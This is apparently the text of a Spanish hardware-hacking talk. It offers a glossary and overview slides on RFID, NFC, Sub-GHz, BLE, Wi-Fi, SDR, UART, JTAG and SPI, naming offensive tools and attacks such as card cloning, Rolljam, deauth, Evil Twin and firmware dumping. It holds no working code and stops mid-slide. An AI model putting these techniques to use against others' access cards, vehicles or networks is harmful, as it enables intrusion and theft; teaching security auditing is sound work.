




COMENZAMOS
PRONTO ...

***iHARDWARE
HACKING!***



>_ Whoami

_____(rogerf5@kali)-[~/profile]

_____\$ cat info.txt

[+] USER: Roger F5

[+] ROLE: Ingeniero Ciberseguridad Ofensiva y Desarrollo Seguro

[+] FOCUS: Auditoria de Sistemas, desarrollo de herramientas,
Automatización & Hardware Hacking

[*] CORE:

_____| Seguridad Ofensiva & Pentesting

_____| Desarrollo de Herramientas (Python/GUI)

_____| Auditoría de Hardware

[*] HARDWARE ARSENAL:

_____| Flipper Zero

_____| M5StickC Plus 2

_____| Marauder

_____| Rubber Ducky

_____| And more...

[*] MAIN CERTS:

_____| CPTE | CPEH | CCEP

_____(rogerf5@kali)-[~/profile]

_____\$ █



Agenda

NICASEC // HW HACKING

GLOSARIO DE TÉRMINOS TÉCNICOS

RF • RFID • NFC • BLE • Wi-Fi • UART • JTAG • HID • MFA • IoT • IA • LLM • y más

Roger F5

✶ RF & Sub-GHz

📶 RFID / NFC

🦷 BLE / Wi-Fi

🔑 UART / JTAG / SPI

💻 HID / BadUSB

⚔️ Ataques & Técnicas

🛡️ Seguridad & Defensa

📱 IoT & Tecnología

🤖 IA / LLM

TECNOLOGÍAS & PROTOCOLOS DEL HARDWARE HACKING

RFID

NFC

BLE

Sub-GHz

Wi-Fi

UART

JTAG

SPI

I2C

HID

RF

USB

CRONOLOGÍA DEL HARDWARE HACKING

Del Phreaking a la IA (1970 – 2026)

1970s

2007

2008

2010

2011

2014

2015

2016

2017

2019

2020

2021

2024

2026

DEFINICIÓN

¿A qué le llamamos Hardware Hacking?

La integración de dispositivos físicos con software o firmware específico para ejecutar técnicas de ciberseguridad ofensiva, auditoría o evasión de controles de seguridad.

EL ESPECTRO DEL HARDWARE HACKING

📶 Hardware Comercial Adaptado

Antenas de red (Alfa Network) en modo monitor para captura de tráfico. Hardware estándar repropuesto para auditoría.



🔧 Microcontroladores Programables

Placas ESP32 / M5StickC Plus 2 ejecutando firmware personalizado. Hardware de bajo costo para auditoría avanzada.



⚡ Herramientas Ofensivas Dedicadas

Dispositivos especializados: Flipper Zero, HackRF One, USB Rubber Ducky. Diseñados específicamente para seguridad ofensiva.



GLOSARIO DE TÉRMINOS TÉCNICOS

RF • RFID • NFC • BLE • Wi-Fi • UART • JTAG • HID • MFA • IoT
• IA • LLM • y más

Roger F5

 RF & Sub-GHz

 RFID / NFC

 BLE / Wi-Fi

 UART / JTAG / SPI

 HID / BadUSB

 Ataques & Técnicas

 Seguridad & Defensa

 IoT & Tecnología

 IA / LLM

Terminología del Hardware Hacking

RF

RADIOFRECUENCIA

Radio Frequency. Ondas electromagnéticas usadas para transmitir señales sin cable. Cubre desde kHz hasta GHz.

Sub-GHz

RADIOFRECUENCIA

Frecuencias por debajo de 1 GHz (315, 433, 868, 915 MHz). Usadas en garajes, alarmas, timbres y sensores.

SDR

RADIOFRECUENCIA

Software Defined Radio. El procesamiento de señales de radio se hace por software en la PC, no en chips dedicados.

RFID

IDENTIFICACIÓN

Radio Frequency Identification. Tecnología de identificación a 125 kHz usada en tarjetas de acceso a edificios.

NFC

IDENTIFICACIÓN

Near Field Communication. Comunicación inalámbrica a 13.56 MHz. Usada en pagos sin contacto y credenciales modernas.

iButton

IDENTIFICACIÓN

Llave magnética de contacto (1-Wire). Se usa en porteros, cajas registradoras y controles de rondas de seguridad.

BLE

BLUETOOTH

Bluetooth Low Energy. Versión de bajo consumo del protocolo Bluetooth, usada en wearables, sensores e IoT.

Deauther

BLUETOOTH / WI-FI

Herramienta que inyecta tramas de desautenticación 802.11 para expulsar usuarios de redes Wi-Fi (DoS inalámbrico).



Terminología del Hardware Hacking

Handshake

WI-FI

Intercambio de paquetes EAPOL entre un cliente y un AP al conectarse. Se captura para crackear contraseñas WPA offline.

SSID

WI-FI

Service Set Identifier. El nombre visible de una red Wi-Fi. Explotado en ataques Evil Twin y Karma.

EAPOL

WI-FI

Extensible Authentication Protocol over LAN. Protocolo del handshake WPA2 que se captura para crackear contraseñas.

JTAG

BUS DE HARDWARE

Joint Test Action Group. Bus de debug que permite acceso completo al CPU: extraer firmware, bypassar contraseñas.

PMKID

WI-FI

Identificador derivado de la clave WPA2. Permite capturar material criptográfico sin esperar a que un cliente se conecte.

WPA / WPA2

WI-FI

Wi-Fi Protected Access. Estándar de seguridad para redes Wi-Fi. WPA2 usa AES; vulnerable a ataques de diccionario offline.

UART

BUS DE HARDWARE

Universal Asynchronous Receiver-Transmitter. Bus serial que da acceso a la consola de administración de routers y cámaras.

SPI

BUS DE HARDWARE

Serial Peripheral Interface. Bus de 4 hilos para comunicar chips. Permite dumppear la flash donde vive el firmware.



Terminología del Hardware Hacking

I2C

BUS DE HARDWARE

Inter-Integrated Circuit. Bus de 2 hilos multi-dispositivo. Conecta sensores, EEPROMs y módulos en la misma PCB.

GPIO

BUS DE HARDWARE

General Purpose Input/Output. Pines físicos de un microcontrolador que pueden configurarse como entrada o salida digital.

HID

USB / INTERFAZ

Human Interface Device. Clase USB que incluye teclados y ratones. El OS confía ciegamente en ella — vector BadUSB.

BadUSB

USB / INTERFAZ

Ataque donde un dispositivo USB se hace pasar por un teclado HID e inyecta comandos maliciosos en segundos.

DuckyScript

USB / INTERFAZ

Lenguaje de scripting para programar ataques de keystroke injection en el USB Rubber Ducky y herramientas compatibles.

Payload

USB / INTERFAZ

Código o secuencia de comandos que se ejecuta en el sistema víctima. El "contenido malicioso" de un ataque.

MitM

ATAQUE

Man-in-the-Middle. El atacante se interpone entre dos partes para interceptar o modificar el tráfico entre ellas.

Replay Attack

ATAQUE

Capturar una señal legítima (ej. señal de garaje) y reproducirla después para realizar la misma acción.



Terminología del Hardware Hacking

Rolljam

ATAQUE

Ataque contra autos keyless: bloquea la señal del mando, la guarda, y la reproduce cuando la víctima ya no está.

Spoofing

ATAQUE

Falsificación de identidad: GPS Spoofing (ubicación falsa), MAC Spoofing (dirección de red falsa), etc.

DoS

ATAQUE

Denial of Service. Saturar o interrumpir un servicio para que usuarios legítimos no puedan acceder a él.

MFA

SEGURIDAD

Multi-Factor Authentication. Autenticación de múltiples factores: algo que sabes + algo que tienes + algo que eres.

Evil Twin

ATAQUE

AP falso que imita exactamente a una red legítima para que los dispositivos se conecten y el atacante capture el tráfico.

Wardriving

ATAQUE

Técnica de mapear redes Wi-Fi vulnerables mientras se conduce o camina, generalmente con GPS para geolocalizar.

Glitching

ATAQUE

Alterar la corriente o el reloj de un chip por microsegundos para obligarlo a saltarse verificaciones de seguridad.

FIDO2

SEGURIDAD

Estándar de autenticación sin contraseña basado en criptografía de llave pública. Implementado en YubiKey y llaves físicas.



Terminología del Hardware Hacking

OTP

SEGURIDAD

One-Time Password. Contraseña de un solo uso generada por tiempo o por evento. Usada en Google Authenticator y YubiKey.

Firmware

SEGURIDAD

Software permanente almacenado en memoria flash de un dispositivo. Controla el hardware a bajo nivel (router, cámara, IoT).

Bootloader

SEGURIDAD

Primer programa que corre al encender un dispositivo. Si se compromete, el atacante controla todo lo que arranca después.

RoE

SEGURIDAD

Rules of Engagement. Reglas de compromiso que definen el alcance legal y técnico de una auditoría de seguridad.

IoT

TECNOLOGÍA

Internet of Things. Dispositivos físicos conectados a internet: cámaras, termostatos, cerraduras, routers, sensores.

Zigbee

TECNOLOGÍA

Protocolo inalámbrico de baja potencia para IoT doméstico e industrial. Usado en focos inteligentes, sensores y alarmas.

LoRa

TECNOLOGÍA

Long Range. Protocolo de radio de largo alcance y bajo consumo para IoT. Se usa en medidores inteligentes y rastreo.

PCB

TECNOLOGÍA

Printed Circuit Board. Placa de circuito impreso. Es el "tablero" físico donde se sueldan los chips de un dispositivo.



Terminología del Hardware Hacking

TECNOLOGÍA

MCU

Microcontroller Unit. Chip todo-en-uno con CPU, memoria y periféricos. Ej: ESP32, STM32, ATtiny85.

TECNOLOGÍA

AP

Access Point. Punto de acceso Wi-Fi. Puede ser legítimo o falso (Rogue AP) en ataques de Evil Twin y Karma.

INTELIGENCIA ARTIFICIAL

IA / AI

Inteligencia Artificial. Sistemas que aprenden y toman decisiones. Usada en Pwnagotchi (RL) y Kode Dot (LLMs).

INTELIGENCIA ARTIFICIAL

LLM

Large Language Model. Modelos de lenguaje de gran escala (GPT, Claude). Integrados en hardware como el Kode Dot.

HERRAMIENTA

Marauder

ESP32 Marauder. Firmware ofensivo Wi-Fi/BLE para microcontroladores ESP32 de bajo costo (~\$15-20 USD).

ATAQUE

C2 / C&C

Command & Control. Servidor desde el que el atacante envía comandos a dispositivos comprometidos o implantes.



El lenguaje del hardware es el primer paso.

```
$ cat glosario.txt | wc -l
```

46 términos

```
$ cat categorias.txt
```

RF & Sub-GHz

RFID / NFC

BLE / Wi-Fi

UART / JTAG / SPI

HID / BadUSB

Ataques

Seguridad

IoT

IA / LLM

```
$ █
```

Primero Separemos: Hardware - Hacking

// HARDWARE

Componentes físicos, electrónicos y tangibles que conforman un sistema informático:

- ▶ Procesadores (CPU/MCU)
- ▶ Memorias (RAM, Flash, EEPROM)
- ▶ Interfaces de E/S y periféricos

Es la capa material sobre la que corre todo el software.



// HACKING

Conjunto de técnicas para identificar, analizar y explotar vulnerabilidades

- ▶ En sistemas, redes o dispositivos
- ▶ Para obtener acceso, manipular su comportamiento o demostrar fallos

En el contexto de seguridad ofensiva: entornos controlados, autorizados y documentados.



DEFINICIÓN

¿A qué le llamamos **Hardware Hackina**?



La integración de dispositivos físicos con software o firmware específico para ejecutar técnicas de ciberseguridad ofensiva, auditoría o evasión de controles de seguridad.

EL ESPECTRO DEL HARDWARE HACKING



Hardware Comercial Adaptado

Antenas de red (Alfa Network) en modo monitor para captura de tráfico. Hardware estándar repropuesto para auditoría.



Microcontroladores Programables

Placas ESP32 / M5StickC Plus 2 ejecutando firmware personalizado. Hardware de bajo costo para auditoría avanzada.



Herramientas Ofensivas Dedicadas

Dispositivos especializados: Flipper Zero, HackRF One, USB Rubber Ducky. Diseñados específicamente para seguridad ofensiva.



TECNOLOGÍAS & PROTOCOLOS DEL HARDWARE HACKING

RFID

NFC

BLE

Sub-GHz

Wi-Fi

UART

JTAG

SPI

I2C

HID

RF

USB



¿Qué tecnologías se hackean y por qué?

✧ Inalámbrico & RF

- ▶ RFID 125 kHz → tarjetas de acceso físico
- ▶ NFC 13.56 MHz → pagos, transporte, credenciales
- ▶ Sub-GHz 315/433/868/915 MHz → garajes, alarmas
- ▶ Bluetooth & BLE 2.4 GHz → periféricos, wearables
- ▶ Wi-Fi 2.4 / 5 GHz → redes corporativas y hogares
- ▶ RF genérico → mandos de TV, TPMS, sistemas vehiculares



Hardware & IoT

- ▶ UART → consola serial de routers y cámaras
- ▶ JTAG → debugging y extracción de firmware
- ▶ SPI → dumping de memoria flash
- ▶ I2C → sensores y EEPROMs en IoT
- ▶ GPIO → expansión y control de hardware
- ▶ USB / HID → BadUSB, keystroke injection



RFID — Baja Frecuencia

INALÁMBRICO / RF

Radio Frequency Identification · 125 kHz

¿QUÉ ES?

Tecnología de identificación por radiofrecuencia que opera a 125 kHz. Un lector emite un campo electromagnético que activa una tarjeta pasiva (sin batería) y lee su ID único almacenado. La comunicación es unidireccional y en texto plano — sin cifrado en la gran mayoría de implementaciones.

USO EN VIDA DIARIA

- ▶ Tarjetas de acceso a edificios y oficinas
- ▶ Control de estacionamientos y barreras
- ▶ Intercomunicadores de apartamentos
- ▶ Tarjetas de fichaje laboral (EM4100, HID Prox, Indala)
- ▶ Control de rondas de guardias de seguridad

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

Flipper Zero (lectura/escritura/emulación de 125 kHz) · Proxmark3 (análisis a nivel de señal, ataques nested y hardnested contra claves) · ChameleonMini (emulación activa y clonación en campo) · Antenas RFID genéricas de Arduino

⚠ IMPACTO / QUÉ PUEDE PASAR

Un atacante puede leer silenciosamente tu tarjeta al pasar cerca (< 10 cm) y clonarla en segundos. Con la copia puede ingresar a tu oficina, edificio o estacionamiento sin que nadie lo note. La mayoría de estas tarjetas tienen 0 cifrado — su ID es todo lo que se necesita para duplicarlas.





NFC — Alta Frecuencia

INALÁMBRICO / RF

Near Field Communication · 13.56 MHz

¿QUÉ ES?

Estándar de comunicación inalámbrica de corto alcance (< 4 cm) a 13.56 MHz. A diferencia del RFID de 125 kHz, NFC es bidireccional y puede soportar cifrado (AES, DES3). Los protocolos más comunes son Mifare Classic (con PRNG débil), NTAG21x, DESFire EV1/EV2 y FeliCa.

USO EN VIDA DIARIA

- ▶ Pagos sin contacto (tarjetas bancarias y smartphones)
- ▶ Tarjetas de transporte público (metro, bus)
- ▶ Credenciales corporativas modernas
- ▶ Amiibos de Nintendo
- ▶ Llaves de hoteles y hospitales
- ▶ Compartir datos/URLs entre celulares

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

Flipper Zero (lectura, escritura y emulación NFC) · Proxmark3 (ataques nested/hardnested a Mifare Classic, extracción de claves) · Android con NFC + apps como NFC Tools / MCT · ChameleonMini (emulación activa de tarjetas HF) · ACR122U (lector USB económico)

⚠ IMPACTO / QUÉ PUEDE PASAR

Clonación de tarjeta de transporte para viajes gratis. Extracción de claves de Mifare Classic para clonar accesos corporativos. Emulación de amiibos. En tarjetas bancarias: lectura del número de tarjeta y fecha de vencimiento desde la cartera (sin contacto físico). Las DESFire modernas son resistentes, pero Mifare Classic sigue siendo vulnerable.





Sub-GHz

RADIOFRECUENCIA

Señales de radiofrecuencia por debajo de 1 GHz · 315 / 433 / 868 / 915 MHz

¿QUÉ ES?

Rango de radiofrecuencias usado masivamente en dispositivos inalámbricos cotidianos. Opera a 315 MHz (EE. UU./Asia), 433.92 MHz (Europa/LATAM) y 868/915 MHz (IoT industrial). La mayoría de dispositivos transmiten señales en texto plano o con códigos fijos sin autenticación.

USO EN VIDA DIARIA


- ▶ Controles de apertura de puertas de garaje
- ▶ Barreras y plumas de estacionamiento
- ▶ Sistemas de alarma para casas y autos
- ▶ Sensores de presión de neumáticos (TPMS)
- ▶ Timbres inalámbricos de restaurantes
- ▶ Sensores meteorológicos y de gas
- ▶ Mandos de portones y cercos eléctricos

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

Flipper Zero (captura, análisis y replay de señales Sub-GHz en 300–928 MHz) · HackRF One (análisis de espectro completo y transmisión en cualquier frecuencia) · RTL-SDR (receptor pasivo económico para sniffing) · ESP32 Marauder · Minino (wardriving Sub-GHz con GPS)

⚠ IMPACTO / QUÉ PUEDE PASAR

Replay Attack: capturar la señal de un control remoto y reproducirla para abrir una puerta de garaje o barrera. Rolljam Attack (HackRF): interceptar y bloquear la señal original mientras se guarda, luego reproducir cuando la víctima ya no está — abre autos con keyless entry. Captura de señales de alarmas para desactivarlas. Clonación de llaves de portón.





Bluetooth & BLE

INALÁMBRICO 2.4 GHz

Bluetooth & Bluetooth Low Energy · 2.4 GHz

¿QUÉ ES?

Protocolo inalámbrico de corto alcance (2.4 GHz). Bluetooth Classic (BR/EDR) se usa para audio y transferencia de datos.

BLE (Low Energy) es para dispositivos IoT y wearables con bajo consumo. BLE usa advertising packets para anunciarse, lo que permite rastreo y spam sin emparejamiento previo.

USO EN VIDA DIARIA

- ▶ Auriculares y altavoces inalámbricos
- ▶ Ratones y teclados sin cable
- ▶ Smartwatches y pulseras fitness
- ▶ Apple AirPods / AirTags
- ▶ Cerraduras inteligentes y IoT del hogar
- ▶ Sensores médicos (glucómetros, monitores)
- ▶ Transferencia de archivos entre dispositivos

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

Flipper Zero (BadBT, spam BLE, emulación de dispositivos) · ESP32 Marauder / Bruce (BLE spam masivo contra iPhones, Androids y Windows) · M5StickC Plus 2 con firmware Nemo/Bruce · Ubertooth One (sniffing de Bluetooth Classic a bajo nivel) · Wireshark + BLE · Minino

⚠ IMPACTO / QUÉ PUEDE PASAR

BLE Spam: inundar iPhones con notificaciones falsas de AirPods/AppleTV que bloquean el uso del celular. Suplantar un AirTag para rastrear personas. Emular teclados BLE para keystroke injection sin cable. Sniffing de teclados Bluetooth sin cifrado (captura de contraseñas). Ataques a cerraduras BLE con claves débiles o protocolos propietarios sin autenticación.





Wi-Fi 2.4 GHz / 5 GHz

INALÁMBRICO / LAN

Wireless LAN · IEEE 802.11 a/b/g/n/ac/ax

¿QUÉ ES?

Estándar IEEE 802.11 para redes de área local inalámbricas. Opera en bandas de 2.4 GHz (mayor alcance, más interferencias) y 5 GHz (mayor velocidad, menor alcance). WPA2 es el estándar actual; WPA3 es más seguro pero aún no universal. La autenticación usa handshakes EAPOL que pueden capturarse.

USO EN VIDA DIARIA

- ▶ Redes domésticas (router + dispositivos del hogar)
- ▶ Wi-Fi empresarial (redes corporativas)
- ▶ Hotspots públicos (cafés, aeropuertos, hoteles)
- ▶ IoT: cámaras, impresoras, smart TVs
- ▶ Redes de invitados en empresas
- ▶ Conexión de laptops, celulares y tablets

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

ESP32 Marauder (deauth, captura handshakes, beacon spam) · Wi-Fi Pineapple (Evil Twin, Karma, SSL Strip, Evil Portal) · Alfa Network AWUS036ACH (modo monitor + injection) · Flipper Zero + WiFi Devboard · Pwnagotchi (captura autónoma con RL) · Aircrack-ng / Hashcat en PC

⚠ IMPACTO / QUÉ PUEDE PASAR

Deauth Attack: desconectar a todos los usuarios de una red (DoS). Captura de handshake WPA2 para crackeo offline de contraseña. Evil Twin: crear una red falsa idéntica y robar credenciales con portal cautivo. Wardriving: mapear redes vulnerables con GPS. En redes abiertas: captura completa del tráfico HTTP, DNS poisoning y MITM.





HackRF — Radiofrecuencia

ESPECTRO RADIO

Radio Frequency · 1 MHz — 6 GHz · SDR (Software Defined Radio)

⚙️ ¿QUÉ ES?

El espectro radioeléctrico completo abarca desde 3 Hz hasta 300 GHz. En hardware hacking, el foco está en 1 MHz — 6 GHz, cubierto por el HackRF One. SDR (Software Defined Radio) reemplaza los chips de procesamiento dedicados con software en PC, permitiendo analizar cualquier frecuencia con el mismo hardware.

🏠 USO EN VIDA DIARIA

- ▶ GPS (1575 MHz) en celulares y autos
- ▶ GSM/4G/5G (700 MHz – 3.5 GHz)
- ▶ Señales de TV y radio analógica/digital
- ▶ ADS-B: transponders de aviones
- ▶ ACARS: comunicaciones aeronáuticas
- ▶ Estaciones meteorológicas e IoT industrial
- ▶ Mandos de autos keyless y sistemas vehiculares

⌘ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

HackRF One (TX+RX, 1 MHz – 6 GHz, el estándar oro para SDR ofensivo) · RTL-SDR (solo RX, económico, ideal para monitoreo pasivo) · GNU Radio (plataforma de procesamiento de señal) · URH — Universal Radio Hacker (análisis e ingeniería inversa de protocolos RF) · GQRX / SDR# (visualización de espectro)

⚠️ IMPACTO / QUÉ PUEDE PASAR

GPS Spoofing: falsificar la ubicación GPS de drones, autos y celulares. Rolljam contra autos keyless. Intercepción de comunicaciones no cifradas (pagers hospitalarios, POCSAG). Análisis y replay de señales TPMS de autos. Recepción de imágenes de satélites meteorológicos (NOAA) en tiempo real. Jamming localizado de señales de comunicación.





Universal Asynchronous Receiver-Transmitter · Bus Serial Asíncrono

¿QUÉ ES?

Protocolo de comunicación serial asíncrono usado para comunicación punto a punto entre chips. Opera con solo 3 pines: TX (transmit), RX (receive) y GND (tierra). No tiene reloj compartido — la velocidad (baud rate) debe configurarse en ambos extremos. Es el "puerto serie" clásico de los sistemas embebidos y la forma más común de acceder a una consola de administración en routers y cámaras.

USO EN VIDA DIARIA

- ▶ Consola serial de administración en routers
- ▶ Debug de cámaras IP y grabadoras DVR
- ▶ Arduino y Raspberry Pi (puerto serial)
- ▶ Módems y dispositivos industriales
- ▶ GPS modules y módulos GSM/SIM
- ▶ Sensores IoT industriales (Modbus RTU)
- ▶ Impresoras de recibos y cajeros automáticos

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

Flipper Zero (UART reader nativo con detección de baud rate) · USB-a-UART adaptadores (CH340, CP2102, FTDI232) · Multímetro para identificar pines TX/RX · Logic Analyzer para captura de señales · Screen / Minicom / PuTTY para interacción · Proxmark3 / BusPirate para análisis avanzado

⚠ IMPACTO / QUÉ PUEDE PASAR

Acceso a shell root de un router o cámara IP sin contraseña (boot log expone credenciales). Extracción del sistema de archivos completo del dispositivo. Modificación del proceso de arranque (bootloader). Inyección de comandos antes del arranque del OS. En impresoras y cajeros: acceso a datos de transacciones y configuración interna. Muchos fabricantes dejan el UART habilitado en producción por error.





JTAG

HARDWARE / DEBUG

Joint Test Action Group · IEEE 1149.1 · Bus de Debug y Programación

¿QUÉ ES?

Estándar IEEE 1149.1 diseñado originalmente para testeo de PCBs en manufactura mediante Boundary Scan. Evolucionó al principal bus de debugging y programación de microprocesadores. Permite acceso completo al CPU en pausa: lectura/escritura de registros, memoria RAM, flash, y control del flujo de ejecución instrucción por instrucción (single-step).

USO EN VIDA DIARIA

- ▶ Programación de microcontroladores en fábrica
- ▶ Debugging de firmware en desarrollo
- ▶ Reparación de routers con firmware corrupto
- ▶ Grabación de BIOS/UEFI en placas madre
- ▶ Programación de FPGAs y CPLDs
- ▶ Testeo de continuidad en PCBs (boundary scan)
- ▶ Consolas de videojuegos (modchips históricos)

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

OpenOCD + adaptadores JLink / ST-Link / FTDI · Flashrom (extracción y escritura de flash) · BusPirate · JTAGulator (identificación automática de pines JTAG en PCB desconocida) · Segger JLink (hardware profesional) · GDB con soporte remoto para debugging interactivo

⚠ IMPACTO / QUÉ PUEDE PASAR

Extracción completa del firmware cifrado directamente desde la memoria flash del chip. Bypass de contraseñas de bootloader (U-Boot, GRUB) deteniendo la ejecución en el punto exacto. Modificación del firmware en memoria RAM para parchear verificaciones de seguridad en caliente. Extracción de claves criptográficas de la RAM durante ejecución. Instalación de backdoors permanentes en el firmware. Root completo de cualquier dispositivo con JTAG accesible.





SPI

HARDWARE / BUS

Serial Peripheral Interface · Bus Síncrono de 4 Hilos · Alta Velocidad

¿QUÉ ES?

Protocolo de comunicación serial síncrono full-duplex con 4 pines: MOSI (Master Out Slave In), MISO (Master In Slave Out), CLK (reloj) y CS/SS (Chip Select). Es el bus estándar para comunicación entre un microcontrolador y chips de memoria flash (donde se almacena el firmware), displays, sensores y módulos de radio. Opera a velocidades de varios MHz.

USO EN VIDA DIARIA

- ▶ Chips de memoria Flash donde vive el firmware de routers
- ▶ EEPROMs que guardan configuraciones de dispositivos
- ▶ Pantallas TFT y OLED en dispositivos embebidos
- ▶ Módulos de radio (CC1101, nRF24L01)
- ▶ Tarjetas SD y lectores de memoria
- ▶ Sensores de presión, temperatura y acelerómetro
- ▶ BIOS/UEFI en chips de placa madre

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

Flashrom + programador CH341A (económico, \$3 USD, lee chips flash SPI de 25xx y 24xx) · Bus Pirate · Flipper Zero (SPI nativo) · Raspberry Pi (SPI por GPIO) · Logic Analyzer para captura · binwalk / unblob para análisis de firmware · OpenOCD para chips compatibles

⚠ IMPACTO / QUÉ PUEDE PASAR

Dumping completo del firmware del dispositivo desde el chip flash soldado en la PCB — sin desmontarlo gracias a clips SOIC8 de "in-circuit" programming. Análisis del firmware con binwalk para extraer claves de API, contraseñas hardcodeadas, certificados y claves privadas. Escritura de firmware modificado con backdoors. Extracción del BIOS de laptops para bypassar contraseñas de administrador BIOS/UEFI.





Inter-Integrated Circuit · Bus Síncrono de 2 Hilos · Direccionable

¿QUÉ ES?

Protocolo serial síncrono de dos hilos: SDA (datos) y SCL (reloj). A diferencia del SPI, I2C es un bus multi-dispositivo donde varios chips comparten los mismos 2 cables, cada uno con su propia dirección (7 bits). Velocidades estándar: 100 kHz (standard), 400 kHz (fast), 1 MHz (fast+). Muy usado para comunicación entre chips en la misma PCB.

USO EN VIDA DIARIA

- ▶ Sensores de temperatura, humedad, presión (en IoT y wearables)
- ▶ Pantallas OLED pequeñas (SSD1306)
- ▶ EEPROMs de configuración en TVs y monitores
- ▶ Acelerómetros y giroscopios (MPU-6050 en celulares)
- ▶ Cargadores de batería y medidores de combustible
- ▶ Relojes de tiempo real (RTC)
- ▶ Módulos de cámaras en smartphones

⌘ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

